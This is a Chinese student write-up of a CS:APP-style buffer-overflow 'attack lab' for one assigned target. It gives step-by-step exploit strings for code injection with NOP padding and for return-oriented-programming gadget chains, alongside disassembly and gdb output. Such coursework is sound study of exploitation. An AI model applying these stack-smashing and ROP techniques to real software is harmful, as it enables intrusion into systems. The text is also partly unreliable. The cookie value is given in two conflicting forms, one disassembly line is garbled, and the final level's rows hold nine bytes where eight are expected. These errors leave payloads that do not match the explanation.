

编号: target148

level1

课上师兄讲过了，所以直接照着操作就行，先看反汇编的代码：

```
0000000004017e6 <getbuf>:
4017e6: 48 83 ec 28          sub    $0x28,%rsp
0000000004017fc <touch1>:
4017fc: 48 83 ec 08          sub    400df0 <exit@plt>
```

在我的target中，开辟的栈空间是0x28，40个字节，所以写答案的时候只需要四十个占位置的，再加上以小端方式输入的地址即可。

```
00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00
fc 17 40 00 00 00 00 00
```

level2

由于栈中代码是可执行的，所以可以通过修改返回地址为栈中地址，来执行代码。

首先，所欲执行的代码为：

```
0: 48 c7 c7 c5 b8 ed 30  mov    $0x30bed8c5,%rdi
7: 68 28 18 40 00        pushq  $0x401828
c: c3                   retq
```

先拿到这个代码对应的二进制机器码。

随后，我们需要把返回地址设置为栈地址，实现跳转。

通过在运行过程中查看%rsp的地址，就可以找到了：

```
(gdb) ni
(gdb) ni
(gdb) ni
Type string:123
(gdb) ni
(gdb) p $rsp
$20 = (void *) 0x5564e898
(gdb)
```

随后，只需要把这个地址设置为返回值即可。

由于此时会依次执行栈中代码，所以应该把想要执行的代码放在开头。

但也可以将除了需要执行的代码之外，全部设置为 `nop` 对应机器码为90，这样想执行的代码设置在那40个字符中任意一段都可以。

比如：

```
90 90 90 90 90 90 90 90 90 90
48 c7 c7 c5 b8 ed 30 68 28 18
40 00 c3 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
98 e8 64 55
```


level3

首先把我的cookie按照字符串转为ascii

```
0x30edb8c5->33 30 65 64 62 38 63 35
```

既然题目告诉了我们不能存放在getbuf的栈帧里面，就应该存在它之前的栈帧中。

在getbuf前打个断点，然后用gdb的 `info frame`，查看前一个栈帧的位置：



```
process 29596 in: getbuf
#0 0x4017e6 in getbuf (buf.c:12); saved rip = 0x40196e
#1 / frame at 0x5564e8d8
language c.
#2 at 0x5564e8b8, args:
#3 at 0x5564e8b8, Previous frame's sp is 0x5564e8c8
Registers:
```

在getbuf 的返回地址之后继续写入，就可以进入上一个栈帧的位置。

于是同第二题的思路，使用以下汇编：

```
0: 48 c7 c7 c8 e8 64 55    mov     $0x5564e8c8,%rdi
7: 68 fc 18 40 00          pushq   $0x4018fc
c: c3                     retq
```

最终组合成完整答案：

```
48 c7 c7 c8 e8 64 55 68 fc 18
40 00 c3 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
98 e8 64 55 00 00 00 00
33 30 65 64 62 38 63 35
```

前四行对应于getbuf的栈帧，第五行是覆盖返回地址，第六行是cookie对应的ascii值。

level4

再回顾一下第二题的汇编：

```
mov     $0x30bed8c5,%rdi
pushq   $0x401828
retq
```

也就是说我们要做的事情有两个，一个是把 cookie 装在 %rdi 里面，还有一个是跳转到 touch2 的地址。

把cookie搞到%rdi得分步走，根据提示，大概率是使用pop和mov命令来实现。

pop的作用是rsp增加和将弹出的值存在寄存器里。

那么直接pop %rdi，就可以实现参数的传递了，对应的机器码是5f，但很遗憾从farm到mid_farm里并没有对应的机器码。

关于pop的指令，这个范围中出现的只有58，对应popq %rax。

也就是说不得不先把参数放到%rax里面，再移动到%rdi中，找到了对应movq %rax,%rdi的机器码正好出现在里面。

```
401996: b8 58 90 90 c3      mov     $0xc3909058,%eax
4019a9: b8 48 89 c7 c3      mov     $0xc3c78948,%eax
```

这两句都不能直接按左边地址直接用，分别得移动1个位置。 401997, 4019aa

再加上touch2的地址，cookie的值，就可以把本题解决了。

```
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
97 19 40 00 00 00 00 00
c5 b8 ed 30 00 00 00 00
aa 19 40 00 00 00 00 00
28 18 40 00 00 00 00 00
```

前四行是用来占位置的。

第五行跳转执行popq %rax,将第六行的cookie值赋值给%rax，然后return跳转到第七行地址位置。

第七行跳转执行movq %rax, %rdi,将%rax中的cookie赋值给%rdi，然后return跳转到第八行地址位置。

第八行是 touch2 的入口，带着%rdi中的正确参数运行。

level5

和level3一样，需要先把cookie对应的ascii存在调用前的栈帧中，然后把指向栈帧的地址放在%rdi中用来调用。

首先搜一下touch3的地址:

```
00000000004018fc
```

然后观察一下farm。

movq类指令都是48 89 开头，在farm里搜了一下，一共有七个，实际能用的有：

```
48 89 c7 movq %rax %rdi
48 89 e0 movq %rsp %rax
```

pop 类指令可用的有:

```
58 pop %rax
```

由此观之，可以实现把%rsp放到%rdi里面，那么剩下的就比较没头绪了。

但是观察farm，发现了唯一一个带正常名字的函数：

```
4019c3: 48 8d 04 37          lea    (%rdi,%rsi,1),%rax
```

那么看起来也很可能用这个，通过加法间接实现。

考虑到%rsi相关的操作也找不到，或许得退而求其次，或许得考虑 movl，又发现了一些（其中有一些后面不直接跟nop或ret，但后面的操作是一些操作本题用不到的寄存器或别的一些事情，不影响结果，所以也可以用）：

```
89 d1 movl %edx,%ecx
89 e0 movl %esp,%eax
89 c2 movl %eax,%edx
89 ce movl %ecx,%esi
89 c7 movl %eax,%edi
```

通过这个可以实现了就，只是中间需要绕几步。

变成：

```
movl %eax,%edx
movl %edx,%ecx
movl %ecx,%esi
lea (%rdi,%rsi,1),%rax
movq %rax,%rdi
```

于是汇编整体为：

```
movq %rsp,%rax
movq %rax,%rdi
pop %rax
movl %eax,%edx
movl %edx,%ecx
movl %ecx,%esi
lea (%rdi,%rsi,1),%rax
movq %rax,%rdi
```

对应farm地址：

```
401a32: c7 07 48 89 e0 90    movl    $0x90e08948, (%rdi)
4019b6: c7 07 48 89 c7 c3    movl    $0xc3c78948, (%rdi)
401996: b8 58 90 90 c3      mov     $0xc3909058,%eax
4019fe: 8d 87 89 c2 38 d2    lea     -0x2dc73d77(%rdi),%eax
401a2b: 8d 87 60 89 d1 c3    lea     -0x3c2e76a0(%rdi),%eax
4019f7: c7 07 89 ce 84 db    movl    $0xdb84ce89, (%rdi)
4019c3: 48 8d 04 37          lea     (%rdi,%rsi,1),%rax
```

在pop前还有一行用于存偏移量,就是cookie对应从%rsp开始偏移的位置,经计算为十进制的72,转为十六进制是48于是最终答案:

```
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
34 1a 40 00 00 00 00 00 00
b8 19 40 00 00 00 00 00 00
97 19 40 00 00 00 00 00 00
48 00 00 00 00 00 00 00 00
00 1a 40 00 00 00 00 00 00
2e 1a 40 00 00 00 00 00 00
f9 19 40 00 00 00 00 00 00
c3 19 40 00 00 00 00 00 00
b8 19 40 00 00 00 00 00 00
fc 18 40 00 00 00 00 00 00
33 30 65 64 62 38 63 35
```